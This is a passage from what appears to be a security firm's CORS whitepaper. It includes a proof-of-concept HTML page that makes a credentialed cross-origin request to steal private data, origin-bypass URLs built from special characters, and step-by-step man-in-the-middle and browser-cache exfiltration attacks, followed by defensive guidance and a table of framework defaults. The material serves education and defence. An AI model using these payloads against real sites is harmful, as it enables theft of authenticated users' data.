console.log(`Serving on port ${port}`);
```

Then in the same directory create the cors.html:


```
<html>
<head><title>CORS PoC</title></head>
<body onload="cors();">
<div align="center">
<h2>CORS Proof of Concept</h2>
<textarea rows="15" cols="70" id="container"></textarea>
</div>

<script>
function cors() {

   var req = new XMLHttpRequest();
   req.onload = reqListener;
   req.open("GET","http://www.target.local/api/private-data",true);
   req.withCredentials = true;
   req.send();
   function reqListener() {
      document.getElementById("container").innerHTML = this.responseText;
   }

}
</script>
```

Now start the NodeJS server by running the following command:

```
node serve.js &
```


With the preceding regular expression implemented on the target application every special character, except "." and "-", after "www.target.local" would be trusted, so the following request, done by Safari browser, generates a valid request and the attacker is able to steal data from the vulnerable target.

*http://www.target.local{.<your-domain>/cors-poc*




If the underscore ("_") char is supported by the regex, it is possible to exploit the CORS misconfiguration also with other browsers (listed inside the preceding table), as showed in the following example:

*http://www.target.local_.<your-domain>/cors-poc*




For more info about this bypass read the full article: [https://www.sxcurity.pro/advanced-cors-techniques/](https://www.sxcurity.pro/advanced-cors-techniques/)

### 3.4.7 USING INSECURE PROTOCOL

CORS misconfiguration could also allow to carry on Man in the Middle attacks despite HTTPS is correctly implemented. This could happen if CORS requests, originated from trusted domains served on HTTP, are allowed, as showed in the following example:

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: http://trusted.target.domain
Cookie: sessionId= ...
Connection: close
```

Response received:

```
HTTP/1.1 200 OK
...
Access-control-allow-credentials: true
Access-control-allow-origin: http://trusted.target.domain
...
```

In this case an attacker, who is in a position to intercept the victim's traffic, could exploit the misconfiguration to intercept private data with the following steps:

1. The victim sends a generic plain HTTP request.
2. The attacker injects a redirection to: http://trusted.target.domain
3. The victim's browser follows the redirection and sends a plain HTTP request to the target.
4. The attacker intercepts the plain HTTP request sent by the victim's browser and returns a spoofed response containing a script that generates a CORS request to: https://target.domain

5. The victim's browser sends the CORS request. This request contains the following header "Origin: http://trusted.target.domain"
6. The application allows the request since it comes from a whitelisted domain therefore the data is returned in the response.
7. The attacker's malicious page can read the sensitive data and transmit it to any domain under the attacker's control.

Note that, this attack is effective even if the vulnerable web application correctly implements HTTPS and its session cookie has the "Secure" flag.

### 3.4.8 USING THE BROWSER CACHE

An interesting exploitation has been showed by Aleksei Tiurin. He described an interesting way to exfiltrate data abusing caching and CORS misconfiguration.

This technique allows to exfiltrate data also with the "Access-Control-Allow-Origin: *" but it requires that the browser caches the response.

The following steps summarize the process:

1. The victim is logged on the vulnerable site (e.g. www.target.domain)
2. The victim's browser sends an authenticated request to the www.target.domain.

```
GET /handler_to_test HTTP/1.1
Host: www.target.domain
Cookie: sessionId= ...
```

3. The response received contains cache-related (e.g. "Cache-Control: private, max-age=60") headers and the "Access-Control-Allow-Origin: *".

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Cache-Control: private, max-age=60
Content-Encoding: gzip
...
```

4. The victim's browser caches the response content.
5. The victim is lured to a malicious site
6. The malicious site contains a script that sends a request to the vulnerable endpoint at www.target.domain.
7. Since the browser has the response cached, it directly returns the content to the script server at the malicious site.

At the time of writing, this technique has been successfully tested on the following browsers:

- Chrome v79.0.3945.130
- Microsoft Edge v44.18362.449

# 4 _ DEFENSIVE TECHNIQUES

Let's see how to configure CORS correctly in order to avoid security problems that could allow an attacker to steal sensitive data from an authenticated victim on the web application or, in general, carry on attacks that exploit CORS configuration.

## 4.1 · General Guidelines _

The following are the general best practices when dealing with CORS.

### 4.1.1 AVOID IF NOT NECESSARY

First of all, it is necessary to evaluate if it is necessary to enable CORS. If it is not strictly necessary, it is advisable to avoid it at all in order to not weaken the SOP.

### 4.1.2 DEFINE WHITELIST

In case it is strictly necessary, define a whitelist of authorized origins. If possible prefer a whitelist compared to regex implementations since, as described previously, regex is more prone to error that could lead to CORS misconfigurations.

Never configure the "Access-Control-Allow-Origin" header to the value of wildcard (*) and more importantly do not configure it with the value of the Origin header received from the request, without first strictly validating it.

When a cross domain request is received, it is necessary to check whether the "Origin" header received matches exactly one of the allowed sources.

### 4.1.3 ALLOW ONLY SECURE PROTOCOLS

It is necessary to validate the protocol to ensure that no interaction from insecure channel (HTTP) are allowed otherwise an active man-in-the-middle (MitM) attack could bypass the use of HTTPS on the application.

### 4.1.4 CONFIGURE VARY HEADER

It is also necessary to return the "Vary: Origin" header to avoid potential attacks that exploit the browser cache.

### 4.1.5 AVOID CREDENTIALS IF NOT NECESSARY

Since the "Access-Control-Allow-Credentials" header when set to "true" allows authenticated cross-domain requests, it should be configured only if strictly necessary. This header increases also the exposure to CSRFs attacks; therefore, it is necessary to ensure that protections against them are put in place.

Pay particular attention to standard implementations since sometimes, if the relative parameter is not explicitly defined, its default value could be set to "true". Review the official documentation and if in doubt set it explicitly to "false".

#### 4.1.6 LIMIT ALLOWED METHODS

Through the "Access-Control-Allow-Methods" header it is also possible to configure the methods for which cross-domain requests are allowed, this allows to minimize the methods involved and it is always a good practice to configure it.

#### 4.1.7 LIMIT CACHING PERIOD

It is also advisable to limit the period for which the browser can cache information provided through the "Access-Control-Allow-Methods" and "Access-Control-Allow-Headers" headers. This can be done by using the "Access-Control-Max-Age" header, which receives as input the number of seconds for which the "preflight request" can be kept in cache. Configuring a relatively low value (for example around 30 minutes), ensures that any updates to policies (e.g., allowed sources) are considered by browsers in a short time.

Moreover, when dealing with private data, it is always advisable to instruct the browser not to cache contents. This can be done for example configuring the "Cache-Control: no-store" header.

#### 4.1.8 CONFIGURE HEADERS ONLY WHEN NEEDED

Last but not least, it is advisable to configure all the headers related to cross-domain requests only if a cross-domain request has actually been received, and in case this request is legitimate (therefore coming from a permitted source).

There is in fact no reason to configure such headers in other situations, moreover in this way it is possible to reduce the information made available to a possible malicious user.

## 4.2 • Configurations and Implementations _

Many implemented solutions to enable CORS are available. When using these solutions, it is always advisable to pay attention to the default configuration (if "origin" and "credentials" are not explicitly defined) since sometimes the default configuration might not be secure.

We performed an analysis of some of the main solutions. The following table summarizes the results (note: this refers only to default configuration, in all cases it is possible to configure them in a secure manner):

| CORS Implementation | Version | Default Configuration | | | Official Documentation |
|---|---|---|---|---|---|
| | | ACAO | ACAC | Security Level | |
| Spring Framework | 4.2 - 4.3 | * | true | Insecure | https://docs.spring.io/spring-framework/docs/4.2.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html https://docs.spring.io/spring-framework/docs/4.3.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html |

<table>
<tr><td></td><td>5.0</td><td>*</td><td>false</td><td>Partial</td><td>https://docs.spring.io/spring-framework/docs/5.0.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html</td></tr>
<tr><td>Tomcat</td><td>7.x - 8.x - 9.x</td><td>*</td><td>true</td><td>Insecure</td><td>https://tomcat.apache.org/tomcat-7.0-doc/config/filter.html#CORS_Filter<br>https://tomcat.apache.org/tomcat-8.0-doc/config/filter.html#CORS_Filter<br>https://tomcat.apache.org/tomcat-9.0-doc/config/filter.html#CORS_Filter</td></tr>
<tr><td>.NET Core</td><td>1.0 – 2.1</td><td>no origin</td><td>false</td><td>Secure</td><td>https://docs.microsoft.com/en-us/aspnet/web-api/overview/security/enabling-cross-origin-requests-in-web-api</td></tr>
<tr><td>eBay cors-filter library</td><td>1.0.0</td><td>*</td><td>true</td><td>Insecure</td><td>https://github.com/eBay/cors-filter</td></tr>
<tr><td>Jetty</td><td>9.x</td><td>*</td><td>true</td><td>Insecure</td><td>http://www.eclipse.org/jetty/documentation/current/cross-origin-filter.html</td></tr>
<tr><td>django-cors-headers</td><td>2.3</td><td>no origin</td><td>false</td><td>Secure</td><td>https://github.com/ottoyiu/django-cors-headers</td></tr>
<tr><td rowspan="2">rack-cors</td><td>< 1.0.0</td><td>*</td><td>true</td><td>Insecure</td><td rowspan="2">https://github.com/cyu/rack-cors</td></tr>
<tr><td>1.0.0 - 1.0.2</td><td>no origin</td><td>false</td><td>Secure</td></tr>
</table>

## 5 _ REFERENCES


* Mozilla MDN web docs. *Cross-Origin Resource Sharing (CORS).* https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS (Accessed 2018-30-06).

* Wikipedia. *Same-origin policy.* https://en.wikipedia.org/wiki/Same-origin_policy (Accessed 2018-30-06).

* W3C. *Cross-Origin Resource Sharing.* https://www.w3.org/TR/cors/ (Accessed 2018-30-06).

* James Kettle. *Exploiting CORS misconfigurations for Bitcoins and bounties*. https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties (Accessed 2018-30-06).


* Geekboy. *Exploiting Misconfigured CORS (Cross Origin Resource Sharing).* https://www.geekboy.ninja/blog/exploiting-misconfigured-cors-cross-origin-resource-sharing/ (Accessed 2018-30-06).

* Yassine Aboukir. *CORS Exploitation: Data exfiltration when allowed origin is set to NULL*. https://yassineaboukir.com/blog/cors-exploitation-data-exfiltration-when-allowed-origin-is-set-to-null/ (Accessed 2018-30-06).

* Corben Leo. *Advanced CORS Exploitation Techniques*. https://www.sxcurity.pro/advanced-cors-techniques/ (Accessed 2018-30-06).

* Aleksei Tiurin. *Bypassing SOP Using the Browser Cache*. https://www.acunetix.com/blog/web-security-zone/bypassing-sop-using-the-browser-cache/ (Accessed 2020-20-01).

* PortSwigger. *Cross-origin resource sharing (CORS)* https://portswigger.net/web-security/cors (Accessed 2020-28-01).



BEDEFENDED

application and cloud security

**Follow us on:**

https://twitter.com/BeDefended

https://www.linkedin.com/company/bedefended

https://medium.com/BeDefended

https://newsroom.bedefended.com